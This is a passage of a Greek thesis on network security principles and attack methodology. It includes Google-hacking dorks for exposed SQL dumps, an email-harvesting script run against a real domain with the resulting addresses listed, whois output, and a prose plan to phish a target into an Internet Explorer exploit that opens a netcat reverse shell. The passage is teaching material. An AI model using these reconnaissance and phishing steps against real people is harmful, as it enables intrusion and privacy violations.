Η ασφάλεια των πληροφοριών αποτελεί αναγκαία συνθήκη στα σύγχρονα δίκτυα υπολογιστών. Η εξέλιξη της επιστήμης της πληροφορικής, προερχόμενη από την όλο και πιο προχωρημένη χρήση τεχνικών και τεχνολογιών, όπως τις σύγχρονες βάσεις δεδομένων και τα εξελιγμένα δίκτυα, προσφέρει σημαντικά πλεονεκτήματα και δυνατότητες. Ταυτόχρονα, όμως, τα προβλήματα σχετικά με την ασφάλεια αυξάνονται.

Συνεπώς σε μια σύγχρονη επιχείρηση ή έναν σύγχρονο οργανισμό, όπου οι παρεχόμενες υπηρεσίες στηρίζονται στην πληροφορική, προκειμένου να εξασφαλιστεί η εύρυθμη λειτουργία είναι απαραίτητη η ανάπτυξη πολιτικών ασφαλείας, σε συνδυασμό με την ποιότητα και την απόδοση.

Σε αντίθεση, προβλήματα που τυχόν προκύψουν όπως διακοπή ή παράνομη διείσδυση στα υπολογιστικά συστήματα μεταφράζεται για την επιχείρηση σε απώλεια χρημάτων, είτε άμεσα (πχ καταστροφή πληροφοριών σχετικών με τις οικονομικές συναλλαγές), είτε έμμεσα από την αδυναμία του να λειτουργήσει αποδοτικά (πχ καταστροφή εφαρμογών λογισμικού με αποτέλεσμα την εμπόδιση της αποστολής των παραγγελιών) ή από την ανάγκη τοποθέτησης νέου κεφαλαίου για την επιδιόρθωση κα.

Ακόμη πιο σημαντική είναι η ανάγκη για την προστασία των συστημάτων σε οργανισμούς όπου διατηρούνται ευαίσθητα δεδομένα ή οι οποίοι εκτελούν λειτουργίες που σχετίζονται με την προστασία της υγείας ανθρώπων, για παράδειγμα συστήματα ενός νοσοκομείου, συστήματα με απόρρητα στρατιωτικά δεδομένα, συστήματα ελέγχου εναέριας κυκλοφορίας κ.α. Είναι προφανές ότι η έλλειψη ασφάλειας τέτοιων πληροφοριακών συστημάτων μπορεί να προκαλέσει σοβαρότατα προβλήματα με πιθανές δραματικές συνέπειες στην ανθρώπινη ζωή και την κρατική ασφάλεια σε εθνικό αλλά και σε παγκόσμιο επίπεδο.

Κατά συνέπεια, είναι αναμφισβήτητο το γεγονός ότι η ασφάλεια των πληροφοριακών συστημάτων έχει τεράστια σημασία στην σύγχρονη κοινωνία και πρέπει να παίζει πρωτεύοντα ρόλο κατά την σχεδίαση, διαχείριση, παρακολούθηση και χρήση τους.

Μέτρα προστασίας

Τα μέτρα προστασίας και οι ενέργειες οι οποίες μπορούν να περιορίσουν τον κίνδυνο είναι:

- Πρόληψη (prevention) : Η λήψη μέτρων που στοχεύουν στο να αποτρέψουν διαφόρους κινδύνους από την προσβολή ενός δικτύου υπολογιστών.
  Για παράδειγμα, η χρήση ενός συστήματος firewall σε ένα δίκτυο αποσκοπεί στο να αποτρέψει την μη εξουσιοδοτημένη είσοδο πακέτων σε ένα δίκτυο.
- Ανίχνευση (detection) : Η λήψη μέτρων που αποσκοπούν στον εντοπισμό της πηγής μιας προσβολής, εφόσον αυτή έχει προηγηθεί.
  Για παράδειγμα, η χρήση ενός Συστήματος Ανίχνευσης Εισβολών (Intrusion Detection System- IDS) σε ένα δίκτυο έχει στόχο να εντοπίσει μια εισβολή σε ένα δίκτυο ώστε να ελαχιστοποιήσει τις πιθανές απώλειες από μια τέτοια εισβολή.
- Αποκατάσταση (recovery) : Η λήψη δηλαδή μέτρων για την μείωση του απαιτούμενου χρόνου αποκατάστασης ή ανάκτησης, μετά από την εκδήλωση μιας προσβολής.

Για παράδειγμα, η λήψη εφεδρικών αρχείων σε ένα υπολογιστικό σύστημα από μια πιθανή διακοπή λειτουργίας.

Βασικές αρχές

Είναι γενικά αποδεκτό σήμερα ότι η έννοια της ασφάλειας των δικτύων υπολογιστών και των πληροφοριακών συστημάτων γενικότερα, συνδέεται στενά με τρεις βασικές έννοιες:

- Εμπιστευτικότητα (confidentiality): Η αποφυγή μη εξουσιοδοτημένης αποκάλυψης της πληροφορίας.
- Ακεραιότητα (integrity): Η αποφυγή μη εξουσιοδοτημένης τροποποίησης της πληροφορίας.
- Διαθεσιμότητα (availability): Η αποφυγή μη εξουσιοδοτημένης, προσωρινής ή μόνιμης, παρακράτησης της πληροφορίας.

Εκτός των προαναφερόμενων τριών αρχών, υπάρχει μια πληθώρα από αρχές ασφαλείας οι οποίες πρέπει οπωσδήποτε να λαμβάνονται υπ' όψιν κατά το σχεδιασμό ή την υλοποίηση ενός πλάνου ασφαλείας. Οι βασικότερες από τις αρχές αυτές είναι η Ιδιωτικότητα (Privacy), η Πιστοποίηση (Authentication), η Εξουσιοδότηση (Authorization) και η Υπευθυνότητα (Accountability).

Εμπιστευτικότητα

Η αρχή της εμπιστευτικότητας άπτεται της προστασίας των ευαίσθητων πληροφοριών από μη εξουσιοδοτημένη πρόσβαση ή από υποκλοπή τους. Η πληροφορία πρέπει να είναι εμφανής μόνο μεταξύ των νόμιμων άκρων μιας επικοινωνίας και να αποτρέπεται κάθε μη εξουσιοδοτημένη επικοινωνία χρηστών που επιχειρούν να προσπελάσουν πόρους ενός υπολογιστικού συστήματος, είτε ηθελημένα είτε όχι.

Μέτρα που λαμβάνονται για την εξασφάλιση της εμπιστευτικότητας των δεδομένων είναι η χρήση της κρυπτογραφίας και ο έλεγχος πρόσβασης. Η ισχύς των μέτρων που πρέπει να ληφθούν για να εξασφαλιστεί η εμπιστευτικότητα των δεδομένων εξαρτάται από το πόσο ευαίσθητες είναι οι πληροφορίες που περιέχουν αυτά. Οι προσπάθειες που έχουν γίνει προς αυτή την κατεύθυνση έχουν να κάνουν κυρίως με τον RC4 αλγόριθμο και το WEP πρωτόκολλο που αρχικά προτάθηκε ως μια λύση κρυπτογράφησης αλλά και με την χρήση ασφαλών καναλιών επικοινωνίας μέσω του πρωτοκόλλου SSL.

Επίσης λαμβάνονται μέτρα με φυσικά μέσα για να περιοριστούν η μη εξουσιοδοτημένη πρόσβαση σε υπολογιστικά κέντρα ή σε μέρη όπου υπάρχει δικτυακός εξοπλισμός. Ένας βασικός λόγος που λαμβάνονται αυτά τα μέτρα σε μέρη με δικτυακό εξοπλισμό είναι για να μειωθεί η πιθανότητα κάποιος να μπορεί να λαμβάνει πακέτα χωρίς να πρέπει. Αυτό μπορεί να επιτευχθεί με τη χρήση προγραμμάτων λογισμικού τα οποία συλλαμβάνουν πακέτα τα οποία όμως δεν προορίζονταν για αυτά. Με τον τρόπο αυτό μπορεί κάποιος να υποκλέψει σημαντικές πληροφορίες, τόσο για τα δεδομένα, όσο και για την ίδια την δομή του δικτύου.

Ακεραιότητα

Η αρχή της ακεραιότητας εξασφαλίζει ότι η πληροφορία είναι πλήρης και δεν έχει υποστεί κάποια αλλαγή με κάποιον παράνομο τρόπο κατά την μεταφορά της από τον αποστολέα στον παραλήπτη της. Με άλλα λόγια η αρχή της ακεραιότητας πληρούται όταν τα ανταλλασσόμενα δεδομένα παραμένουν ακέραια και αξιόπιστα και αποτρέπεται οποιαδήποτε τροποποίηση από χρήστες ή εφαρμογές που δεν είναι εξουσιοδοτημένες να πράξουν κάτι τέτοιο, ή από χρήστες που είναι μεν εξουσιοδοτημένοι για προσπέλαση, αλλά τα δικαιώματά τους δεν τους επιτρέπουν να πραγματοποιήσουν καμιά τροποποίηση σε αυτήν.

Η ακεραιότητα μιας σύνδεσης μπορεί να εξασφαλιστεί με χρήση κρυπτογραφίας και έλεγχο δρομολόγησης. Ισχυρές μέθοδοι εξασφάλισης της ακεραιότητας υπάρχουν όταν γίνεται χρήση hash συναρτήσεων, όπως ο αλγόριθμος MD5 ή ο Ασφαλής Hash Αλγόριθμος (SHA).

Διαθεσιμότητα

Η αρχή της διαθεσιμότητας εξασφαλίζει ότι η πληροφορία ή οι υπηρεσίες είναι πάντα προσπελάσιμες, λειτουργικές και διαθέσιμες προς χρήση, όταν ζητηθούν από κάποιον ο οποίος είναι εξουσιοδοτημένος να έχει πρόσβαση σε αυτές.

Κάποιες σχεδιαστικές αρχές του δικτύου, οι οποίες χρησιμοποιούνται για να εξασφαλιστεί η διαθεσιμότητα, είναι η ανοχή σε σφάλματα, τα εφεδρικά αντίγραφα, οι διαδικασίες ανάκτησης κ.α. Αν τα συστήματα δεν είναι διαθέσιμα όταν πρέπει, τότε οι δύο προαναφερόμενες έννοιες -εμπιστευτικότητα και ακεραιότητα- δεν έχουν καμία απολύτως σημασία.

Μία γνωστή επίθεση που έχει ως στόχο να εμποδίσει την ομαλή λειτουργία ενός συστήματος, καθιστώντας το έστω και προσωρινά, μη διαθέσιμο, είναι η Επίθεση Άρνησης Εξυπηρέτησης (DoS). Το πρόβλημα με τις επιθέσεις DoS γίνεται ακόμη μεγαλύτερο, όταν εμφανίζεται με την νεότερη εκδοχή αυτού του τύπου επίθεσης, την DDoS (Distributed Denial of Service), η οποία είναι ακόμη πιο αποτελεσματική και δύσκολη στην αντιμετώπιση.

Ιδιωτικότητα (Privacy)

Η αρχή της ιδιωτικότητας συνδέεται με το απόρρητο της επικοινωνίας και εξασφαλίζει ότι η πληροφορία που ανταλλάσσεται μεταξύ των χρηστών είναι εμφανής μόνο στους νόμιμους χρήστες. Είναι σημαντικό η πληροφορία που μεταδίδεται να μένει ασφαλής και προστατευμένη. Δεν είναι αρκετό να μην είναι μπορεί κάποιος να αλλάξει το περιεχόμενο της πληροφορίας πρέπει να μην μπορεί και να «διαβάσει» αυτή την ίδια πληροφορία.

Βάση της αρχής της ιδιωτικότητας, για να είναι ένα δίκτυο υπολογιστών ασφαλές, πρέπει να εξασφαλίζεται πως κανένας κακόβουλος ενδιάμεσος χρήστης δεν μπορεί να δει την πληροφορία που διακινείται πάνω στο δίκτυο. Το να εμποδίζεται η αλλοίωση των δεδομένων είναι οπωσδήποτε απαραίτητο σε ένα δίκτυο, ωστόσο αυτό δεν αρκεί για να θεωρείται ασφαλές.

Η λύση που χρησιμοποιείται για την ικανοποίηση και αυτής της απαίτησης είναι η κρυπτογραφία. Κρυπτογραφώντας την μεταδιδόμενη πληροφορία καταφέρνουμε να την «κρύψουμε» από οποιονδήποτε κακόβουλο ενδιάμεσο αποδέκτη ή παρατηρητή.

Πιστοποίηση (Authentication)

Πιστοποίηση είναι η διαδικασία μέσω της οποίας εξασφαλίζεται η νόμιμη πρόσβαση των χρηστών σε κάποιο σύστημα. Για να γίνει η πιστοποίηση απαιτείται τα διαπιστευτήρια των χρηστών να αντιστοιχούν με αυτά του συστήματος.

Ο πιο συνηθισμένος τρόπος πιστοποίησης είναι ο διαμοιρασμός κωδικό πρόσβασης (password). Πρόκειται για ένα μυστικό κλειδί που είναι απαραίτητο σε κάθε χρήστη για να πιστοποιεί την ταυτότητά του. Συνεπώς, ο χρήστης που θέλει αποκτήσει πρόσβαση στο σύστημα εισάγει το «όνομα χρήστη» και τον «κωδικό» που αντιστοιχεί στο όνομα αυτό και αν ο συνδυασμός αυτός ταυτίζεται με αυτόν που έχει το σύστημα, τότε ο χρήστης πιστοποιείται και αποκτά τα δικαιώματα που του παρέχει ο συγκεκριμένος λογαριασμός.

Η χρήση του συνδυασμού ονόματος χρήστη και κωδικού για την πιστοποίηση ενός χρήστη, αν και χρησιμοποιείται ευρύτατα, δεν αποτελεί, τουλάχιστον από μόνη της, την ιδανική λύση στο πρόβλημα της πιστοποίησης. Συνήθως χρησιμοποιείται σε συνδυασμό με άλλες τεχνικές οι οποίες αυξάνουν κατά πολύ το βαθμό ασφαλείας της όλης διαδικασίας. Μπορεί, για παράδειγμα, να χρησιμοποιείται σε συνδυασμό με τεχνικές κρυπτογραφίας, ώστε τα διαπιστευτήρια να μην στέλνονται ως απλό κείμενο (plain text), αλλά με κάποια κρυπτογραφημένη μορφή.

Μία ακόμη λύση η οποία μπορεί να αντικαταστήσει την χρήση μυστικών κλειδιών, προσφέροντας μεγαλύτερη ασφάλεια ως προς τη πιστοποίηση, είναι η αξιοποίηση των μοναδικών χαρακτηριστικών του κάθε ατόμου (βιομετρία). Για παράδειγμα, η σύγκριση των χαρακτηριστικών της

ίριδας του ματιού, με αυτήν που έχει αποθηκευμένη το σύστημα για τον χρήστη, μπορεί να πιστοποιήσει κάποιον χρήστη.

Εξουσιοδότηση (Authorization)

Η εξουσιοδότηση παρέχεται στους πιστοποιημένους χρήστες. Μέσω αυτής της διαδικασίας ανατίθενται στον χρήστη που μόλις πιστοποιήθηκε τα δικαιώματα που του αναλογούν και του παρέχεται πρόσβαση σε υπηρεσίες και πόρους που του έχουν εκχωρηθεί σύμφωνα με τη συμφωνία/σύμβαση που έχει συνάψει με το σύστημα και τους διαχειριστές του.

Η διαδικασία της εξουσιοδότησης είναι από τις πλέον σημαντικές σε ένα σύστημα, καθώς λανθασμένες ρυθμίσεις στον λογαριασμό ενός χρήστη, ενδέχεται να του δώσουν πρόσβαση σε λειτουργίες ή δεδομένα που δε θα έπρεπε να μπορεί να διαχειριστεί. Προς αποφυγή τέτοιων λαθών, μια καλή λύση είναι ο καθορισμός αυστηρών κανόνων ασφαλείας και οδηγιών για τα επίπεδα δικαιωμάτων από την διοίκηση της κάθε εταιρίας ή οργανισμού, με γνώμονα ότι όσο πιο περιορισμένα είναι τα δικαιώματα ενός λογαριασμού, τόσο πιο ασφαλές είναι το περιβάλλον που επιβλέπουμε.

Υπευθυνότητα (Accountability)

Έχει νόημα να συζητάμε για πολιτική ασφαλείας ενός οργανισμού ή μιας εταιρίας μόνο αν υπάρχει η έννοια της υπευθυνότητας, δηλαδή όταν κάθε χρήστης είναι υπεύθυνος για τις πράξεις του και δεν μπορεί να αρνηθεί την εμπλοκή του σε αυτές. Ενώ η αποτελεσματικότητα της έχει να κάνει με την ικανότητα ανίχνευσης των ενεργειών ενός χρήστη και με το κατά πόσο είναι εφικτή απόδοση ευθυνών. Μία τεχνική για την εφαρμογή της αρχής της υπευθυνότητας είναι η χρήση χρονοσφραγίδων (timestamp) και ψηφιακών υπογραφών.


2.2 Εισαγωγή στη Μεθοδολογία Επιθέσεων

Κατά τη διαδικασία διείσδυσης σε ένα υπολογιστικό σύστημα, υπάρχουν κάποια διακριτά βήματα που θα πρέπει να ακολουθήσει κανείς προκειμένου να έχει επιτυχές αποτέλεσμα.

Τα βήματα αυτά, όπως φαίνεται και στην Εικόνα 1, διακρίνονται στα εξής:

- **Συλλογή πληροφοριών (Information Gathering -Service Enumeration)**
- **Σάρωση θυρών (Port Scanning)**
- **Αναγνώριση ευπαθειών (Vulnerability Identification)**
- **Διείσδυση (Penetration)**
- **Διατήρηση πρόσβασης (Maintaining Access)**
- **HouseKeeping**

Καθένα από αυτά θα αναλυθούν διεξοδικά στις επόμενες ενότητες.



Εικόνα 1 Τα βήματα της διαδικασίας διείσδυσης σε ένα υπολογιστικό σύστημα. [Πηγή 23]

2.3 Συλλογή πληροφοριών

Το πρώτο στάδιο για την υλοποίηση μιας επίθεσης είναι η συλλογή πληροφοριών (Information Gathering). Εδώ ισχύει ο κανόνας **«περισσότερη πληροφορία = υψηλότερες πιθανότητες επιτυχημένης επίθεσης»** (more information = higher probability of successful attack), δηλαδή για να παραβιαστεί ένα σύστημα πρέπει να συγκεντρωθούν περισσότερες πληροφορίες, ώστε να υπάρχει σαφής εικόνα των όσων θα πρέπει να αντιμετωπιστούν. Υπάρχουν πολλά εργαλεία διαθέσιμα, τα οποία μπορούν να βοηθήσουν κατά την συλλογή διαφόρων ειδών πληροφοριών τα οποία στην συνεχεία περιγράφονται με περισσότερη λεπτομέρεια και παραθέτονται αντίστοιχα παραδείγματα.

Ένα πρώτο παράδειγμα είναι η αναζήτηση για πιθανά στοιχεία, τα οποία έχουν αναρτηθεί στο Διαδίκτυο και αφορούν σε ένα συγκεκριμένο άτομο. Κατά την αναζήτηση μπορεί να βρεθούν πληροφορίες, με την βοήθεια της μηχανής αναζήτησης **Google**, όπως λόγου χάρη αναρτήσεις που εχουν γίνει από το ίδιο το άτομο, όπως η ακόλουθη:

> Γεια σας! Ψάχνω για σπάνια γραμματόσημα από την εποχή του ’50!
>
> Στοιχεία επικοινωνίας:
>
> mail: someone@hiscompany.com.
>
> Κιν: 6972-776223

Από τα παραπάνω συμπεραίνουμε ότι το άτομο ζητά να του αποσταλούν στο ηλεκτρονικό του ταχυδρομείο, σύνδεσμοι που να παραπέμπουν στην πώληση σπάνιων γραμματοσήμων. Όταν αποσταλεί ένας τέτοιος σύνδεσμος στον ιδιοκτήτης του επιτιθέμενου υπολογιστή και ανοίξει την κακόβουλη ιστοσελίδα θα ξεκινήσει μια επίθεση (client side attack), χρησιμοποιώντας κώδικα εκμετάλλευσης (exploit) για τον internet explorer (μάλιστα το τελευταίο exploit ώστε να μην έχει γίνει ενημέρωση του internet explorer στο επιτιθέμενο ηλεκτρονικό υπολογιστή και να υπάρχουν περισσότερες πιθανότητες για την εκτέλεση του σκοπού του). Συγκεκριμένα θα εκτελεστεί ο κώδικας στον ηλεκτρονικό του υπολογιστή, με αποτέλεσμα για παράδειγμα να εκτελεστεί η εντολή netcat [3] και να πραγματοποιηθεί μια «ανάστροφη σύνδεση» (reverse shell).

[3] βλ. ΠΑΡΑΡΤΗΜΑ 1 για περισσότερες πληροφορίες σχετικά με το εργαλείο netcat

Συνεπώς αρχικά απαιτείται η συγκέντρωση πληροφοριών μέσω Διαδικτύου, ώστε να βρεθούν πληροφορίες σχετικές με αριθμούς τηλεφώνων, ηλεκτρονικές διευθύνσεις, τηλεφωνικές επαφές κα, για τον υπό εξέταση στόχο. Το Google έχει αποδειχθεί ότι αποτελεί μια από τις καλύτερες μηχανές αναζήτησης, καθόσον συχνά «κατασκοπεύει» τις ιστοσελίδες, με αποτέλεσμα να εκθέτονται πολύτιμες πληροφορίες από ιστοσελίδες των οποίων η παραμετροποίηση (misconfiguration) είναι κακή (πχ directory indexing κτλ) . Αυτό οδηγεί στο να διαρρέονται στο διαδίκτυο και στην κρυφή μνήμη (cache) του Google, τεράστιες ποσότητες πολύτιμων δεδομένων. Η διαδικασία ονομάζεται «Google hacking» και αποτελεί ένα πολύ σημαντικό πρώτο βήμα εύρεσης πληροφοριών. Βασίζεται κυρίως στην χρησιμοποίηση ειδικών τελεστών αναζήτησης (search operators), οι οποίοι επιτυγχάνουν την μείωση των αποτελεσμάτων της αναζήτησης, σε αυτά που θεωρούνται σημαντικά. Π.χ ο τελεστής «site:» περιορίζει τα αποτελέσματα μόνο στις ιστοσελίδες με το αναζητηθέν όνομα χώρου, πχ **site: microsoft.com**. Ο τελεστής «filetype» εμφανίζει μόνο συγκεκριμένου τύπου αρχεία, πχ **filetype:pdf site:microsoft.com**. Ένα, επιπρόσθετο και πολύ χρήσιμο παράδειγμα είναι η αναζήτηση για βάσεις δεδομένων (πχ **mysql dump),** προκειμένου να βρεθούν εκτεθειμένα αντίγραφα μιας MYSQL βάσης, τα οποία συνήθως περιέχουν πληροφορίες όπως ονόματα χρηστών, κωδικούς ασφαλείας, θυρίδες ηλεκτρονικών ταχυδρομείων κτλ. Οι βάσεις αυτές συνήθως έχουν κατάληξη «.sql» και γράφουν «MySQL dump» στην αρχή του αρχείου. Έτσι αναγράφοντας στο Google **mysql dump filetype:sql** δύναται να βρεθούν πολύτιμες πληροφορίες όσον αφορά τη βάση.

Ένα ακόμη πολύτιμο εργαλείο που χρησιμοποιείται συχνά στην «Δικανική Υπολογιστική», για αυτό και υπάρχουν συχνές αναφορές στην παρούσα μεταπτυχιακή διατριβή, είναι το «**Backtrack**», το οποίο πρόκειται για διανομή Linux και ενσωματώνει πληθώρα χρήσιμων εργαλείων για έλεγχο ασφαλείας συστημάτων.

Για την αναζήτηση ηλεκτρονικών θυρίδων, στο «Backtrack» και ειδικότερα στο φάκελο **/pentest/enumeration/google/**υπάρχει ένα σενάριο (script) που ψάχνει στο google να βρει ηλεκτρονικές θυρίδες, παίρνοντας ως είσοδο ένα όνομα χώρου.

Για παράδειγμα εισάγουμε [23]:

BT google # **./goog-mail.py bll.co.il**


και λαμβάνουμε ενδεικτικά τα ακόλουθα αποτελέσματα:

galiam@bll.co.il
davidm@bll.co.il
ilanas_pia@bll.co.il


Χρησιμοποιώντας τις ανωτέρω πληροφορίες δύναται να αρχίσει η επίθεση (client side attack) προς όλους τους ανευρεθέντες λογαριασμούς ηλεκτρονικών ταχυδρομείων, ώστε τελικά να βρεθεί ο στόχο. Χρήσιμο είναι να γίνεται καταγραφή (backtrace) των ηλεκτρονικών θυρίδων, και να αναζητούνται στην συνέχεια μια μία στο Διαδίκτυο, προκειμένου να διαπιστωθεί αν συνδέονται με τυχόν αναρτήσεις σε ιστοσελίδες κοινωνικής δικτύωσης (forums/blogs, facebook/twitter) και να εντοπιστούν περαιτέρω στοιχεία σχετικά με τα ενδιαφέροντα και τις ασχολίες του στόχου.

Άλλα εργαλεία που μπορούν να χρησιμοποιηθούν για απόκτηση πληροφοριών σχετικά με τον στόχο είναι τα **Netcraft** και **whois**. Το πρώτο πρόκειται για έναν οργανισμό παρακολούθησης στο Διαδίκτυο. Σκοπός του είναι να παρακολουθεί το πότε πραγματοποιήθηκε η τελευταία ενημέρωση (uptime) και να παρέχει πληροφορίες για τα λειτουργικά συστήματα που τρέχει το εκάστοτε όνομα χώρου. Μέσα από τη σελίδα της netcraft[4] μπορεί κανείς να βρει πληροφορίες για διαδικτυακούς διακομιστές, όπως σε τι λειτουργικό σύστημα τρέχουν, για ποια έκδοση πρόκειται, πότε έγινε η τελευταία ενημέρωση τους κτλ.

[4] Σελίδα της netcraft: http://searchdns.netcraft.com/



Εικόνα 2 Απεικόνιση του εργαλείου Netcraft.



Εικόνα 3 Απεικόνιση του εργαλείου Whois.

Με το whois μπορεί κανείς να βρει πληροφορίες καταχώρησης ενός ονόματος χώρου και πολλές φορές πλήρη στοιχεία επικοινωνίας.

Συνεπώς εισάγοντας στο «Backtrack», για το όνομα χώρου checkpoint.com [25]:

BT ~ # **whois checkpoint.com**

Θα εξαχθούν οι ακόλουθες πληροφορίες:

Whois Server Version 2.0 Domain names in the .com and .net domains can now be registered with many different competing registrars. Go to http://www.internic.net for detailed information. Server Name: CHECKPOINT.COM IP Address: 216.200.241.66 Registrar: NETWORK SOLUTIONS, LLC. Whois Server: whois.networksolutions.com Referral URL: http://www.networksolutions.com Domain Name: CHECKPOINT.COM Registrar: NETWORK SOLUTIONS, LLC. Whois Server: whois.networksolutions.com Referral URL: http://www.networksolutions.com Name Server: NS6.CHECKPOINT.COM Name Server: NS8.CHECKPOINT.COM Status: REGISTRAR-LOCK EPP Status: clientTransferProhibited Updated Date: 22-dec-2006 Creation Date: 29-Mar-1994 Expiration Date: 30-Mar-2012 >>> 